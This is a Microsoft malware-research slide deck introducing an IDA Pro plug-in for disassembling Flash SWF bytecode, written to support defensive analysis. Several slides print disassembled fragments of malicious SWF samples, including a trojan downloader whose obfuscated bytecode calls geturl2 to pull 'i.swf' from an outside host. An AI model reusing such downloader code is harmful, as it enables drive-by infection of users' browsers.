

Microsoft® Malware Protection Center
Threat Research and Response



SWF Disassembler Plug-in for IDA Pro

Marian Radu
MMPC Dublin



Agenda

- ▶ Introduction
- ▶ SWF File Format
- ▶ Existing Analysis Tools for SWF
- ▶ SWF Disassembler Plug-in Details
- ▶ Demo



Introduction :: Why?

- ▶ Plenty of malicious Flash files on the internet:
 - ▶ Redirectors(drive-by)/malvertising/social engineering
 - ▶ Complex vulnerability exploitation in ActionScript
- ▶ 2 **patched** vulnerabilities exploited in the wild:
 - ▶ CVE-2007-0071 (patched Apr08) – “the most commonly exploited browser vulnerability in 1H09”*
 - ▶ CVE-2009-1862 (patched Jul09) – ActionScript 3 based
- ▶ The need for researcher-oriented analysis tools

* (MS Security Intelligence Report v7)



Introduction::How?

- ▶ Integrate the functionality into a tool used and trusted by researchers: IDA Pro
 - ▶ Strong disassembly platform
 - ▶ Fast learning curve
 - ▶ Great expandability



SWF File Format

- ▶ Open specification format
 - ▶ <http://www.adobe.com/devnet/swf/>
- ▶ File format(v.10)
 - ▶ Header
 - ▶ (**Tagged** data structures)+
 - ▶ End Tag
- ▶ Tags immediately follow each other, un-indexed



SWF File Format

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	46	57	53	06	85	00	00	00	30	0A	00	AD	00	0C	01	00	FWS.....O.....
0010h:	43	02	FF	FF	FF	3F	03	66	00	00	00	88	3F	00	05	00	C.yyy?.f...?...
0020h:	66	6C	61	73	68	56	65	72	73	69	6F	6E	00	2F	3A	24	flashVersion./:\$
0030h:	76	65	72	73	69	6F	6E	00	68	74	74	70	3A	2F	2F	77	version.http://w
0040h:	77	77	2E	6D	69	73	73	33	36	3D	2E	63	6E	2F	00		ww.miss360.cn/.
0050h:	69	65	2E	73	77	66	00	5F	72	6F	6F	74	00	96	04	00	ie.swf_root.-..
0060h:	08	00	08	01	1C	3C	96	04	00	08	02	08	00	1C	47	96<-.....G-
0070h:	02	00	08	03	47	96	02	00	08	04	1C	9A	01	00	40	07G-.....š..@.
0080h:	00	40	00	00	00												.@..

- Header
- SetBackgroundColor
- DoAction
- ShowFrame
- EndTag



CWF File Format(v.6+)

Signature

Uncompressed Size

Version

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	43	57	53	06	8C	00	00	00	78	9C	33	E0	62	58	CD	CD	CWS.0...xα3abXÅÅ
0010h:	C3	C8	E0	CC	F4	FF	FF	7F	7B	E6	5C	06	06	86	0E	37	ÅÅÅIöyy.(æ)..+.7
0020h:	06	56	86	B4	9C	C4	E2	8C	BD	D4	A2	E2	CC	FC	3C	06	.Vt'æÅæ°Ôcãîü<
0030h:	7D	2B	95	32	28	33	A3	A4	A4	CD	4A	5F	3F	37	37	27)+*2(3E**ÅJ_?77'
0040h:	31	4F	2F	39	3F	57	2F	39	4F	DF	D0	C8	18	82	F4	19	1O/9?W/9O&DÉ.,ô.
0050h:	32	53	F5	8A	CB	D3	18	E2	8B	F2	F3	4B	18	A6	B1	30	2S&SÉÓ.â<ô&K. ±0
0060h:	70	30	70	30	CA	D8	80	18	4C	1C	0C	32	EE	D3	98	18	pOpDÉ&L..2iÓ°.
0070h:	38	98	C1	24	8B	CC	2C	46	06	07	76	06	07	A0	85	00	8"Í&<î,F..v... ..
0080h:	A7	99	20	79													S" y

Header **Zlib Data**



SWF ActionScript2

- ▶ ActionScript2 supported by all versions.
 - ▶ Tags that (can) contain bytecode:
DoInitAction, DoAction, DefineButton, DefineButton2, PlaceObject2, PlaceObject3, DefineSprite.
 - ▶ Bytecode has the ability to **jump between tags** so virtually any tag can contain executable code but only the above tags can be entry points.
 - ▶ AVM1 **cannot** execute code from memory.



SWF ActionScript3

- ▶ ActionScript3 supported from version 9 onwards.
 - ▶ Tags that (can) contain bytecode:
 - DoABC, RawABC.
 - ▶ Bytecode is **not** allowed to jump outside its defined boundaries.
 - ▶ AVM2 **can** execute bytecode from memory.
- ▶ AS2 and AS3 **cannot** coexist within an SWF file!



Existing Analysis Tools for SWF

	Supported Bytecode	Analysis Type	Interactive	Platform	Signature Friendly*
Flasm	AS2	Static	No	C/C++	Low
Nemo440	AS3	Static	No	SWF	No
SWFIntruder	AS2	Dynamic	Yes	SWF/JS	No
SwfDump	AS2/AS3	Static	No	C/C++	Low
Wepawet	AS2/AS3	Dynamic	No	Web service	No

* Signature friendly : direct correlation binary bytecode <-> disassembly



Existing Analysis Tools for SWF

Flasm Disassembly dump

```
3075a552e1ef3762f15bf31115740d541efe284f.swfasm - Notepad
File Edit Format View Help
movie '3075a552e1ef3762f15bf31115740d541efe284f.tmp~' compressed // flash 8, total frames: 1, frame
rate: 12 fps, 550x400 px

    // unknown tag 255 length 1
    // unknown tag 253 length 314

frame 0
00000169   function 'lj' 0
00000173     push 'L'
00000179     push 214
00000181     push 511
00000189     modulo
0000018A     push 5
00000192     multiply
00000193     setvariable
00000194     push 'L'
0000019A     getvariable
0000019B     return
```



Existing Analysis Tools for SWF

SwfDump Disassembly dump

```

836ab542d1f1b5d00d3db42a3e24228ce2fbfd35.swfdmp - Notepad
File Edit Format View Help
constructor * <q>[public]::galleyLorem=galleyLorem/galleyLorem()(0 params, 0 optional)
[stack:8 locals:3 scope:10-15 flags: need_activation]
slot 2: var <q>[packageinternal]::butSureEver:<q>[public]flash.utils::ByteArray
slot 4: var <q>[packageinternal]::alsoNeedword:<q>[public]::String
slot 5: var <q>[packageinternal]::i:<q>[public]::Number
slot 6: var <q>[packageinternal]::notButTheory:<q>[public]flash.display::Loader
slot 3: var <q>[packageinternal]::hereHumourH:<q>[public]::Number
slot 1: var <q>[packageinternal]::sArr:<q>[public]::Array
{
00000) + 0:0 debugfile "P:\\d0\\91\\d0\\98\\d0\\9b\\d0\\94\\d0\\95\\d0\\a0\\d0\\ab\\NO PALEVO;;galleyLorem.as"
00001) + 0:0 debugline 1
00002) + 0:0 getlocal_0
00003) + 1:0 pushscope
00004) + 0:1 newactivation
00005) + 1:1 dup
00006) + 2:1 setlocal_1
00007) + 1:1 pushscope
00008) + 0:2 getscopeobject 1
00009) + 1:2 pushnull
00010) + 2:2 coerce <q>[public]flash.display::Loader

```



Existing Analysis Tools for SWF

Nemo440 Disassembly dump

```
Nemo 440
File View Help
Objects:
  SWF [C:\Test\836a
    (default)
      galleyLorem
function galleyLorem():* /* disp_id -1*/
{
  activation {
    var butSureEver:flash.utils::ByteArray /* slot_id 2 */
    var alsoNeedWord:String /* slot_id 4 */
    var i:Number /* slot_id 5 */
    var notButTheory:flash.display:Loader /* slot_id 6 */
    var hereHumourH:Number /* slot_id 3 */
    var sArr:Array /* slot_id 1 */
  }
  // local_count=3 max_scope=5 max_stack=8 code_len=119977
  0  debugfile      "P:\БИЛДЕР\VNO PALEVO\galleyLorem.as"
  2  debugline     1
  4  getlocal0
  5  pushscope
  6  newactivation
  7  dup
  8  setlocal1
  9  pushscope
  10 getscopeobject 1
  12 pushnull
  13 coerce      flash.display:Loader
```




SWF Disassembler Plug-in Overview

- ▶ Disassembles both AS2 and AS3
- ▶ Leverages IDA disassembly platform
 - ▶ Interactive static disassembly
 - ▶ Graph overview
 - ▶ Code islands discovery(AS2)
- ▶ Signature-friendly
- ▶ Fast access to bytecode and tags.



SWF Disassembler Plug-in Overview



← File type is automatically recognized

← Processor type will be set by loader

← Press OK to start.



SWF Disassembler Plug-in Overview

Choose an entry point

Name	Address	Ordinal
Frame8::DoAction	00027799	8
Button46::OnRelease	000278E7	
Frame15::DoAction	00027934	15
Frame75::DoAction	000279C9	75
Object9::OnConstruct	00027CB9	
Sprite52::Frame0::DoAction	00027EB3	
Sprite65::Frame0::DoAction	0002822C	
Sprite72::Frame0::DoAction	000284F7	
Sprite90::Frame0::DoAction	0002893C	

constantpool 0Eh
0: "autoPlay"
1: "autoRewind"
2: "autoSize"
3: "bufferTime"
4: "contentPath"
5: "film_duster_
6: "isLive"
7: "maintainAspe
8: "skin"
9: ""
Ah: "skinAutoHid
Bh: "totalTime"
Ch: "version_1_0
Dh: "volume"
push
"autoPlay"
true
setvariable
push

Line 45 of 56

Line 48 of 56

UNKNOWN 00027CB9: Object9_OnConstruct

CTRL+E for all
bytecode
entry points.



SWF Disassembler Plug-in Overview

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD
FrameLabel	000279B0	000279C1	?	?	?	.	L	byte	00AF	public	DATA	32
ShowFrame	000279C1	000279C3	?	?	?	.	L	byte	00B0	public	DATA	32
DoAction	000279C3	00027C8F	?	?	?	.	L	byte	00B1	public	CODE	32
PlaceObject2	00027C8F	00027DC9	?	?	?	.	L	byte	00B2	public	CODE	32
DefineShape3	00027DC9	00027DF0	?	?	?	.	L	byte	00B3	public	DATA	32
DefineSprite	00027DF0	00027E06	?	?	?	.	L	byte	00B4	public	DATA	32
ExportAssets	00027E06	00027E20	?	?	?	.	L	byte	00B5	public	DATA	32
DefineShape	00027E20	00027E43	?	?	?	.	L	byte	00B6	public	DATA	32

Line 178 of 267

→ CTRL+S to jump to another Tag.




SWF Disassembler Plug-in Overview

```

push    "\x01"
push    "\x01"
getvariable
push    32Ah
subtract
setvariable
constantpool 5
  0: "v"
  1: "::$version"
  2: "http://www.360.com.cn/"
  3: "i.swf"
  4: "_root"
jump    loc_1BD
  
```

TrojanDownloader:Win32/Swif.AB
(obfuscated AS2 bytecode)



```

; START OF FUNCTION CHUNK FOR DoAction_169
loc_136:
push    "v"
        "::$version"
getvariable
definelocal
push    "http://www.360.com.cn/"
        "v"
getvariable
add2
push    "i.swf"
add2
push    "_root"
getvariable
geturl2 method:GET, target:browser, vars:no
stop
jump    loc_62C
  
```



SWF Disassembler Plug-in Overview

Unknown Tag
containing
bytecode

The screenshot shows the SWF Disassembler interface with the following components:

- Functions window:** Shows 'Frame0_DoAction'.
- Tag List:**
 - Tag253:0000013F: "http://www.safesoft.cn/"
 - Tag253:0000013F: ""
 - Tag253:00000146: getvariable
 - Tag253:00000147: add2
 - Tag253:00000148: push "i.swf"
 - Tag253:0000014D: add2
 - Tag253:0000014E: push "_root"
 - Tag253:00000153: getvariable
 - Tag253:00000154: getur12 method:GET, target:browser, va
- Choose segment to jump dialog:**

Name	Start	End	R	w	X	D	L	Align	Base	Type	Class	AD	ds
Header	00000000	00000015	?	?	?	.	L	byte	0001	public	DATA	32	FFF...
FileAttributes	00000015	0000001B	?	?	?	.	L	byte	0002	public	DATA	32	FFF...
SetBackgroundColor	0000001B	00000020	?	?	?	.	L	byte	0003	public	DATA	32	FFF...
Tag255	00000020	00000023	?	?	?	.	L	byte	0004	public	DATA	32	FFF...
Tag253	00000023	00000163	?	?	?	.	L	byte	0005	public	DATA	32	FFF...
DoAction	00000163	0000066A	?	?	?	.	L	byte	0006	public	CODE	32	FFF...
ShowFrame	0000066A	0000066C	?	?	?	.	L	byte	0007	public	DATA	32	FFF...

Microsoft® Malware Protection Center
Threat Research and Response



Demo



Plug-in Details

- ▶ Internals
 - ▶ 2 Processor Modules: AS2 & AS3
 - ▶ 1 Loader Module
 - ▶ Instruction sets auto comments
- ▶ Installation
 - ▶ copy swf_as2.w32, swf_as3.w32 -> .../IDA/procs/
 - ▶ copy swfldr.ldw .../IDA/loaders/



Plug-in Details

- ▶ AS2 Processor Module
 - ▶ Disassemble AVM1 bytecode
 - ▶ Create cross-references
 - ▶ Track constant pools
 - ▶ Resolve constant pool indexes
- ▶ Implementation challenges
 - ▶ Max AS2 instr. operands = 65535



Plug-in Details

- ▶ AS3 Processor Module
 - ▶ Disassemble AVM2 bytecode
 - ▶ Create cross-references
 - ▶ Communicate with loader
 - ▶ Resolve constant pool indexes
 - ▶ Resolve class/method/property names



Plug-in Details

- ▶ SWF loader plugin
 - ▶ Decompress CWF into SWF
 - ▶ Choose and communicate with processor module
 - ▶ Load tags as segments
 - ▶ Parse ABC structures(AS3)
 - ▶ Create functions and entry-points



To Do?

- ▶ Better Try/Catch/Finally highlighting
- ▶ Better AS2 functions handling
- ▶ Visualize relations between bytecode and movie frames
- ▶ Implement a decompile feature

Microsoft® Malware Protection Center
Threat Research and Response



Q&A

marianra@microsoft.com

Microsoft® Malware Protection Center
Threat Research and Response



Microsoft®
Your potential. Our passion.™

© 2010 Microsoft Corporation. All rights reserved. Microsoft, Windows, Windows Vista and other product names are or may be registered trademarks and/or trademarks in the U.S. and/or other countries. The information herein is for informational purposes only and represents the current view of Microsoft Corporation as of the date of this presentation. Because Microsoft must respond to changing market conditions, it should not be interpreted to be a commitment on the part of Microsoft, and Microsoft cannot guarantee the accuracy of any information provided after the date of this presentation. MICROSOFT MAKES NO WARRANTIES, EXPRESS, IMPLIED OR STATUTORY, AS TO THE INFORMATION IN THIS PRESENTATION.